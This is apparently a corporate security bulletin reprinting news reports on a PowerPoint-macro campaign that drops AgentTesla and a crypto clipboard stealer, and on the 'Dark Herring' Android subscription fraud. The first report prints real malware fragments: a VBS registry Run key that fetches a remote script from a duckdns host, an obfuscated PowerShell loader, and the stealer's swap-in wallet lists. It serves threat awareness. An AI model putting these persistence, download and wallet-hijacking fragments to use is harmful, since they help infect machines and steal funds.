
Set obj3 = GetObject("winmgmts:\\.\root\default:StdRegProv")
mahta_cmd = "mahta ""http://www.starinkxxkular.duckdns.org/s1/19.txt""
obj3.SetStringValue 488000001, "SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "pilodkia", mahta_cmd 3

```

VBS execution stages

Source: Netskope

Additionally, the VBS creates a scheduled task that executes a script every hour, which fetches a PowerShell cryptocurrency stealer from a Blogger URL.



Blogger page abused for dropping payloads

Source: Netskope

The malware payloads

AgentTesla is a .NET-based RAT (remote access trojan) that can steal browser passwords, log keystrokes, steal clipboard contents, etc.

It is executed by PowerShell and comes slightly obfuscated, while there's also a function that injects the payload into an instance of "aspnet_compiler.exe".

```

aciwmdoaiuwoduiamwodiamaowduimdaowduoaciwmdoaiuwoduiamwodiamaowduim System.IO.MemoryStream
    $gzipStream =
    daowduoaiwmdoaiuwoduiamwodiamaowduimdaowduoaciwmdoaiuwoduiamwodiamaowduimdaowduoaciwmdoaiuwoduiamwodiamaowduimdaowduo
    aciwmdoaiuwoduiamwodiamaowduimdaowduoaciwmdoaiuwoduiamwodiamaowduim System.IO.Compression.GzipStream $input, ([IO.
    Compression.CompressionMode]::Decompress)
    $gzipStream.CopyTo( $output )
    $gzipStream.Close()
    $input.Close()
    [byte[]] $byteOutArray = $output.ToArray()
    Write-Output $byteOutArray
}
}

FUNCTION COMBINEMEANINGSBOBOLTPTASSIUM ($IAKWBQIPASKBAMAGSWQIARDHKASNDAS)
{
    $IAKWBQIPASKBAMAGSWQIARDHKASNDAS = $($IAKWBQIPASKBAMAGSWQIARDHKASNDAS -join [Environment]::NewLine)
    $IAKWBQIPASKBAMAGSWQIARDHKASNDASQ = [string]::join(" ", ($IAKWBQIPASKBAMAGSWQIARDHKASNDAS.Split(" ")))
    return $IAKWBQIPASKBAMAGSWQIARDHKASNDASQ
}

[byte[]] $nona = @(31,139,0,0,0,0,0,4,0,204,189,7,152,28,197,177,56,62,89,187,59,105,211,248,238,222,108,188,155,18,30,
110,87,66,39,17,238,36,144,142,104,114,6,147,69,78,150,89,224,4,198,200,28,178,141,35,32,11,25,48,178,192,32,63,231,108,
99,11,38,192,217,126,54,6,135,39,219,80,89,227,156,115,124,54,72,255,10,221,19,118,87,192,123,246,251,125,127,125,186,217,
238,170,238,158,158,238,234,234,234,234,238,234,99,207,220,164,37,53,77,75,193,223,238,221,154,246,128,198,255,166,180,
103,254,183,1,254,242,222,189,243,210,253,246,35,115,30,72,28,243,200,156,33,46,187,124,186,117,213,53,221,75,175,57,255,
249,173,11,207,191,242,202,238,186,214,5,23,183,174,185,246,202,214,229,87,182,14,61,254,228,214,243,187,23,93,188,36,151,
115,230,203,50,78,56,76,211,142,73,36,181,239,189,110,227,249,170,220,39,52,61,145,73,88,154,118,26,212,204,96,216,185,
215,66,194,165,32,76,113,88,231,122,107,90,248,171,61,156,36,184,70,232,169,151,105,218,16,253,15,127,131,31,206,7,229,62,
151,62,38,169,61,161,15,248,200,123,147,90,246,89,180,69,223,83,168,159,21,137,90,16,63,54,18,95,178,238,226,235,215,193,
239,69,167,202,239,58,45,172,119,169,136,243,150,82,51,125,205,133,16,166,186,65,29,233,67,79,78,198,210,77,193,255,37,
215,82,188,182,11,9,179,178,206,84,214,217,125,233,14,238,173,230,212,181,156,6,235,166,107,105,237,225,141,186,118,232,
79,53,162,137,80,208,250,207,254,223,168,238,39,52,205,25,131,223,20,254,190,109,26,138,112,54,0,44,53,109,98,8,251,108,
218,194,16,126,204,180,141,33,72,153,26,211,180,210,82,93,235,64,25,144,88,184,153,118,67,51,43,187,18,29,189,154,209,76,
23,3,21,8,84,49,208,214,219,63,154,193,34,187,14,190,67,229,211,159,85,62,172,64,55,19,205,151,124,56,249,176,186,221,108,
52,95,234,89,229,195,143,235,230,84,190,37,144,47,253,108,242,233,73,95,64,38,191,136,57,105,108,124,141,58,228,89,228,
245,75,209,122,154,207,38,207,99,80,43,221,47,171,124,246,46,238,217,189,107,88,229,57,4,242,216,156,103,37,167,112,244,
61,161,216,198,226,37,53,200,82,3,128,133,212,208,30,171,103,6,149,89,151,301,126,86,31,163,239,157,113,10,29,44,146,69,

```

PowerShell that executes AgentTesla

Source: Netskope

The second payload delivered in this campaign is Warzone, also a RAT, but Netskope doesn't give many details about it in the report.

The cryptocurrency stealer is the third payload of this campaign, which checks the clipboard data with a regex that matches cryptocurrency wallet patterns. If found, it replaces the recipient's address with one under the actor's control.

The stealer supports Bitcoin, Ethereum, XMR, DOGE, and more. Netskope has published the complete list of IoCs (indicators of compromise) for this campaign, including all wallets used by the actors on this GitHub page.

```

$EthereumAddresses = ("0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6",
"0x8af86e2c7126d08387e71ec6699bc69f957cdee6", "0x8af86e2c7126d08387e71ec6699bc69f957cdee6")
$EthereumAddressesSize = $EthereumAddresses.length

$XmrAddress = (
"83JYuoZ9uBvlnyl1ioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmd8",
"83JYuoZ9uBvlnyl1ioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmd8",
"83JYuoZ9uBvlnyl1ioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmd8",
"83JYuoZ9uBvlnyl1ioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmd8",
"83JYuoZ9uBvlnyl1ioYuK5GQDtyY3M5BL5Hi6NRovkLPMwiWs5QxmAREgsBpBAPDXNDEcJkfLewgLXEGHL8fKpyv7BdKmd8")
$XmrAddressSize = $XmrAddress.length

$XLMAddress = ("GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7",
"GDX6FFZUVSYTOV23NP2PUUGQIORTWQHUXXPXYOUIOY6CDQXG4NP6OEQ7")
$XLMAddressSize = $XLMAddress.length

$XRPAddress = ("rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ", "rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ",
"rGT84ryubURwFMmiJChRbWUg9iQY18VGuQ")
$XRPAddressSize = $XRPAddress.length

$LTCAddress = ("LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK", "LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK",
"LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK", "LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK",
"LZApZozcKmDlJynSvXqSN8ml15ZefbnYMK")
$LTCAddressSize = $LTCAddress.length

$ADAAddress = ("reinstall windows", "reinstall windows", "reinstall windows", "reinstall windows",
"reinstall windows")
$ADAAddressSize = $ADAAddress.length

```

Some of the wallets that adversaries use for snatching crypto

Source: Netskope

PowerPoint becoming a problem

In December 2021, Fortinet reported about a similar DHL-themed campaign that also used PowerPoint documents to drop Agent Tesla.

Users must treat this document type with as much vigilance as they have when receiving Excel files since macro code in PP files can be equally as dangerous and catastrophic.

In this case, the actors also threw cloud services in the mix, hosting their malicious payloads on various legitimate platforms that are unlikely to raise any red flags with security tools.

As such, the most dependable protection measure is to handle all unsolicited communications with caution and also to keep macros on your Microsoft Office suite disabled.

Source: <https://www.bleepingcomputer.com/news/security/malicious-powerpoint-files-used-to-push-remote-access-trojans/>

16.105 million Android users targeted by subscription fraud campaign

A premium services subscription scam for Android has been operating for close to two years. Called 'Dark Herring', the operation used 470 Google Play Store apps and affected over 100 million users worldwide, potentially causing hundreds of millions of USD in total losses.

'Dark Herring' was present in 470 applications on the Google Play Store, Android's official and most trustworthy source of apps, with the earliest submission dating to March 2020.

In total, the fraudulent apps were installed by 105 million users in 70 countries, subscribing them to premium services that charged \$15 per month through Direct Carrier Billing (DCB).

DCB is a mobile payment option that lets people purchase digital content from the Play Store, charging it to their prepaid balance or postpaid bill.

The operators of 'Dark Herring' cashed the subscriptions while users realized the fraudulent charges much later, sometimes several months after the infection.

The discovery of 'Dark Herring' comes from Zimperium zLabs, a Google partner and member of the Google App Defense Alliance, whose goal is to tackle the malware problem on the Play Store.

How the malware works

The long-term success of the Dark Herring relied on AV anti-detection capabilities, propagation through a large number of apps, code obfuscation, and the use of proxies as first-stage URLs.

While none of the above is new or groundbreaking, seeing them combined into a single piece of software is rare for Android fraud.

Moreover, the actors used a sophisticated infrastructure that received communications from all users of the 470 applications but handled each separately based on a unique identifier.

The installed app doesn't contain any malicious code but features a hard-coded encrypted string that points to a first-stage URL hosted on Amazon's CloudFront.

The response from the server contains links to additional JavaScript files hosted on AWS instances, which are downloaded onto the infected device.



```
1 HTTP/2 200 OK
2 Content-Type: text/html
3 Content-Length: 6041
4 Date: Thu, 11 Nov 2021 13:29:27 GMT
5 Last-Modified: Thu, 04 Nov 2021 12:11:28 GMT
6 X-Amz-Version-Id: KLBbTG.PZgs08J9iaULWvSEluKO2puMU
7 Etag: "ce8746e3fdc95ae734bbd83e92fe726a"
8 Server: AmazonS3
9 X-Cache: Miss from cloudfront
10 Via: 1.1 ac28147bf6a75debb0811f62b6224e6f.cloudfront.net (CloudFront)
11 X-Amz-Cf-Pop: IAD89-C3
12 X-Amz-Cf-Id: L4tO9_W-EN6PkUJqvPmyB_CKPSMEkVEfYaMo2fmXc8L9lz860yWy4w==
13
14 <!doctype html>
15 <html lang="en">
16   <head>
17     <meta charset="utf-8">
18     <title>
19       Appsdk
20     </title>
21     <base href="/">
22     <meta name="viewport" content="width=device-width, initial-scale=1">
23     <link rel="icon" type="image/x-icon" href="favicon.ico">
24     <script src="https://[REDACTED].amazonaws.com/asstes/JS/jquery.min.js">
25     </script>
26     <script src="https://[REDACTED].amazonaws.com/asstes/JS/bootstrap.min.
27     </script>
28     <link rel="stylesheet" href="https://[REDACTED].amazonaws.com/asstes/C
29     <link rel="stylesheet" href="https://[REDACTED].amazonaws.com/asstes/C
30     <link rel="stylesheet" href="https://[REDACTED].amazonaws.com/asstes/C
```

Response from the first-stage URL

Source: Zimperium

These scripts prepare the app to acquire its configuration in relation to the victim, generate the unique identifiers, fetch the language and country details and determine which DCB platform is applicable in each case.

Finally, the app serves a customized WebView page that prompts the victim to enter their phone number, supposedly receive a temporary OTP (one-time passcode) code to activate the account on the application.



Requesting the victim's phone number via a customized page

Source: Zimperium


Apps and targets

With 470 applications to distribute the malware, the targeted demographics was quite diverse. Most of these apps fell in the broader and more popular "Entertainment" category.

Other prevalent Dark Herring apps were photography tools, casual games, utilities, and productivity apps.

One key factor in the consequences of the Dark Herring operation is the absence of DCB consumer protection laws, so some countries were targeted more zestfully than others.

Those at greater risk were India, Pakistan, Saudi Arabia, Egypt, Greece, Finland, Sweden, Norway, Bulgaria, Iraq, and Tunisia.



Victimization likelihood heatmap

Source: Zimperium

Even in countries where strict DCB protection rules apply, if the victims are late to realize the fraud, reverting the transactions may be impossible.

The most popular Dark Herring apps that each counts several million downloads are:

- Smashex
- Upgradem
- Stream HD
- Vidly Vibe
- Cast It
- My Translator Pro
- New Mobile Games
- StreamCast Pro
- Ultra Stream
- Photograph Labs Pro
- VideoProj Lab
- Drive Simulator
- Speedy Cars – Final Lap
- Football Legends
- Football HERO 2021
- Grand Mafia Auto
- Offroad Jeep Simulator
- Smashex Pro
- Racing City
- Connectool
- City Bus Simulator 2

To access the entire list of all 470 malicious Android applications, check out this [GitHub page](#).

Source: <https://www.bleepingcomputer.com/news/security/105-million-android-users-targeted-by-subscription-fraud-campaign/>

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.